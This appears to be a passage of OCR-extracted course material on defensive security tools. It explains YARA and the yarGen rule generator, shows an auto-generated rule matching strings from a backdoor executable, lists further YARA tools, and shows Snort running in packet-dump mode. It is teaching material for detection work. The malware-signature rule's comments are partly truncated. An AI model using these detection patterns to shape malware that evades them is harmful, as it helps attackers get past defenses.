
From the above syntax, security experts can identify that any of those three strings defined must be considered as the "`silent_banker`" Trojan. In addition, the strings in the above example are comprised of both hex and text patterns.

YARA Tools

- **yarGen**

  Source: *https://github.com*

  yarGen is a tool used for generating YARA rules. The main principle of this tool is to create YARA rules from strings identified in malware files while removing all strings that also appear in goodware files. This tool includes big goodware strings and opcode database as ZIP archives that need to be extracted before implementation. All the dependencies of this tool can be installed using the **`pip install -r requirements.txt`** command. Moreover, a user can run **`python yarGen.py –help`** to get additional information on command line parameters.



```
/*
    Yara Rule Set
    Author: YarGen Rule Generator
    Date: 2015-07-09
    Identifier: bin
*/

/* Rule Set ----------------------------------------------------------------- */

rule backdoor {
    meta:
        description = "Auto-generated rule - file backdoor.exe"
        author = "YarGen Rule Generator"
        reference = "not set"
        date = "2015-07-09"
        hash = "bad8c7e6836b9a5679bfac0bc7483091e8e168f2"
    strings:
        $s0 = "%systemroot%\\System32\\rundll32.exe \"" fullword ascii /* PEStudio Blacklist: str
        $s1 = "c:\\Agenti\\SimpleVector\\Release\\SimpleVector.pdb" fullword ascii /* score: '28.
        $s2 = "GetCurrentProcessID" fullword ascii /* PEStudio Blacklist: strings */ /* score: '2
        $s3 = "<requestedExecutionLevel level=\"highestAvailable\" uiAccess=\"false\"/>" fullword
        $s4 = "SOFTWARE\\Microsoft\\VisualStudio\\9.0\\Setup\\VS" fullword ascii /* PEStudio Blac
        $s5 = "BG:\"oMpp" fullword ascii /* score: '12.00' */
        $s6 = "vvKPP80k.mKn" fullword ascii /* score: '12.00' */
        $s7 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\" ?><assembly xmlns=\"u"
        $s8 = "0b55581e0a49451a01584c2a1d52232245595663l8244a41405b172e11161932" fullword ascii /
        $s9 = "SimpleVector, Version 1.0" fullword wide /* score: '9.00' */
        $s10 = "* GN3?" fullword ascii /* score: '7.00' */
        $s11 = "SIMPLEVECTOR" fullword wide /* score: '6.50' */
        $s12 = ".OcL/2" fullword ascii /* score: '6.00' */
        $s13 = "VH.IYl" fullword ascii /* score: '6.00' */
        $s14 = "uKmtnQzd78" fullword ascii /* score: '5.00' */
        $s15 = "About SimpleVector" fullword wide /* score: '5.00' */
    condition:
        uint16(0) == 0x5a4d and filesize < 3785KB and all of them
}
```

Figure 12.18.: Yara rules creation using yarGen

Some additional YARA tools are listed below:

- YaraRET (https://githubhot.com)
- Koodous (*https://docs.koodous.com*)
- AutoYara (*https://github.com*)
- Halogen (*https://github.com*)
- Yabin (*https://github.com*)


Intrusion Detection Tools: Snort

1. Snort is an open-source network intrusion detection system, capable of performing real-time **traffic analysis and packet logging on IP networks**

2. It can perform **protocol analysis** and **content searching/matching**, and is used to detect a variety of **attacks and probes**, such as buffer overflows, stealth port scans, and OS fingerprinting attempts


3. It uses a flexible **rules language** to describe traffic that it should collect or pass, as well as a **detection engine** that utilizes a modular plug-in architecture

4. **Uses of Snort**:
   - Straight packet sniffer like tcpdump
   - Packet logger (useful for network traffic debugging, etc.)
   - Network intrusion prevention system



```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>snort
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15-WIN32 GRE (Build 7)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Commencing packet processing (pid=6564)
```

https://www.snort.org



Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1

```
00 00 00 00 05 01 00 00 00 00 05 DC 01 01 02 15  ................
5D 19 56 A8                                      ].V.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.422371 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00  ................
00 00 00 01 FF 90 D8 9B                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.422382 02:15:5D:19:56:AC -> 33:33:00:00:00:16 type:0x86DD len:0x6E
fe80:0000:0000:0000:596a:9dce:00b1:5519 -> ff02:0000:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:96
00 00 00 02 04 00 00 00 FF 02 00 00 00 00 00 00  ................
00 00 00 01 FF B1 55 19 04 00 00 00 FF 02 00 00  ......U.........
00 00 00 00 00 00 00 00 00 00 00 FB              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
04/17-22:00:23.549706 02:15:5D:19:56:AB -> 33:33:00:00:00:16 type:0x86DD len:0x5A
fe80:0000:0000:0000:deb2:9b3b:5490:d89b -> ff02:0000:0000:0000:0000:0000:0000:0016 IPV6-ICMP TTL:1 TOS:0x0 ID:256 IpLen:40 Dg
mLen:76
00 00 00 01 04 00 00 00 FF 02 00 00 00 00 00 00  ................
00 00 00 01 FF 90 D8 9B                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

